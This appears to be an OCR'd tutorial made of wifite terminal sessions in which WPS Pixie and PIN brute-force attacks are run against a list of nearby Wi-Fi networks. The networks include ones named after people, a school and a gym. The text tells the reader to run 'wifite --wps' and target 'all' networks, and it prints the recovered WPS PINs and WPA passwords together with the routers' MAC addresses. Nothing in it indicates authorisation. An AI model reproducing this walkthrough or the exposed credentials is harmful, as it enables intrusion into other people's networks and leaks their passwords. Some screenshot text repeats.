


```
  NUM ESSID                      CH  ENCR  POWER  WPS?  CLIENT
  --- --------------------       --  ----  -----  ----  ------
    1  LastMile_Airtel            1  WPA2  47db   wps   client
    2  Bobby                      6  WPA2  41db   wps
    3  rajendra                   1  WPA2  37db   wps   client
    4  teja                       6  WPA2  36db   wps
    5  RAVI SEKHAR                6  WPA2  34db   wps
    6  KATRAGADDA                 9  WPA2  33db   wps
    7  INDIRA                    11  WPA2  33db   wps
    8  Vonage                     1  WPA2  32db   wps
    9  saint pauls school         3  WPA2  32db   wps
   10  Santhosh                   5  WPA2  31db   wps
   11  SANDEEP                    6  WPA2  31db   wps   clients

 [+] select target numbers (1-11) separated by commas, or 'all': 4

 [+] 1 target selected.

 [0:00:00] initializing WPS Pixie attack on teja (08:BD:43:62:A9:BE)
```




```
  --- --------------------       --  ----  -----  ----  ------
    1  LastMile_Airtel            1  WPA2  47db   wps   client
    2  Bobby                      6  WPA2  41db   wps
    3  rajendra                   1  WPA2  37db   wps   client
    4  teja                       6  WPA2  36db   wps
    5  RAVI SEKHAR                6  WPA2  34db   wps
    6  KATRAGADDA                 9  WPA2  33db   wps
    7  INDIRA                    11  WPA2  33db   wps
    8  Vonage                     1  WPA2  32db   wps
    9  saint pauls school         3  WPA2  32db   wps
   10  Santhosh                   5  WPA2  31db   wps
   11  SANDEEP                    6  WPA2  31db   wps   clients

 [+] select target numbers (1-11) separated by commas, or 'all': 4

 [+] 1 target selected.

 [0:00:00] initializing WPS Pixie attack on teja (08:BD:43:62:A9:BE)
 [0:00:12] WPS Pixie attack:  attempting to crack and fetch psk...

 [+] PIN found:     05394548
 [+] WPA key found: ashok123

 [+] 1 attack completed:

 [+] 1/1 WPA attacks succeeded
        found teja's WPA key: "ashok123", WPS PIN: 05394548

 [+] quitting
```


To crack all possible passwords at once. Execute ***wifite --wps*** to scan Wi-Fi networks then press ***Ctrl + c***, type ***all*** and press enter.



```
   NUM ESSID                 CH  ENCR  POWER  WPS?  CLIENT
   --- --------------------  --  ----  -----  ----  ------
    1  LastMile_Airtel        1  WPA2  53db   wps   client
    2  rajendra               1  WPA2  39db   wps
    3  Bobby                  6  WPA2  37db   wps
    4  SANDEEP                6  WPA2  35db   wps   clients
    5  Vonage                 1  WPA2  34db   wps
    6  D-Link                 1  WPA   34db   wps   client
    7  RAVI SEKHAR            6  WPA2  33db   wps   client
    8  sai_Gym                4  WPA   33db   wps
    9  KATRAGADDA             9  WPA2  31db   wps

 [+] select target numbers (1-9) separated by commas, or 'all': all

 [+] 9 targets selected.

 [0:00:00] initializing WPS Pixie attack on LastMile_Airtel (F8:E9:03:F5:9B:A3)
 [0:00:02] WPS Pixie attack: Starting Cracking Session. Pin count: 0, Max pi...
```



```
     [e]xit completely
 [+] please make a selection (c, or e): c
 [0:00:00] initializing WPS PIN attack on D-Link (F8:E9:03:82:BB:65)
^C0:00:01] WPS attack, 0/0 success/ttl,
 (^C) WPS brute-force attack interrupted

 [+] 3 targets remain
 [+] what do you want to do?
     [c]ontinue attacking targets
     [e]xit completely
 [+] please make a selection (c, or e): c

 [0:00:00] initializing WPS Pixie attack on RAVI SEKHAR (00:17:7C:5A:2A:7E)
 [0:00:08] WPS Pixie attack failed - WPS pin not found
 [0:00:00] initializing WPS PIN attack on RAVI SEKHAR (00:17:7C:5A:2A:7E)
^C
 (^C) WPS brute-force attack interrupted

 [+] 2 targets remain
 [+] what do you want to do?
     [c]ontinue attacking targets
     [e]xit completely
 [+] please make a selection (c, or e): c

 [0:00:00] initializing WPS Pixie attack on sai_Gym (00:17:7C:4A:57:9C)
 [0:00:21] WPS Pixie attack:  attempting to crack and fetch psk...

 [+] PIN found:      48720922
 [+] WPA key found: fermin123$

 [0:00:00] initializing WPS Pixie attack on KATRAGADDA (78:54:2E:5C:D2:6A)
 [0:00:01] WPS Pixie attack:  Starting Cracking Session. Pin count: 0, Max pi...
```



```
 [+] 2 targets remain
 [+] what do you want to do?
     [c]ontinue attacking targets
     [e]xit completely
 [+] please make a selection (c, or e): c

 [0:00:00] initializing WPS Pixie attack on sai_Gym (00:17:7C:4A:57:9C)
 [0:00:21] WPS Pixie attack:  attempting to crack and fetch psk...

 [+] PIN found:     48720922
 [+] WPA key found: fermin123$

 [0:00:00] initializing WPS Pixie attack on KATRAGADDA (78:54:2E:5C:D2:6A)
 [0:00:06] WPS Pixie attack:  attempting to crack and fetch psk...

 [+] PIN found:     74427277
 [+] WPA key found: 500032500032

 [+] 9 attacks completed:

 [+] 2/9 WPA attacks succeeded
        found sai_Gym's WPA key: "fermin123$", WPS PIN: 48720922

        found KATRAGADDA's WPA key: "500032500032", WPS PIN: 74427277


 [+] quitting

root@kali:~# 
```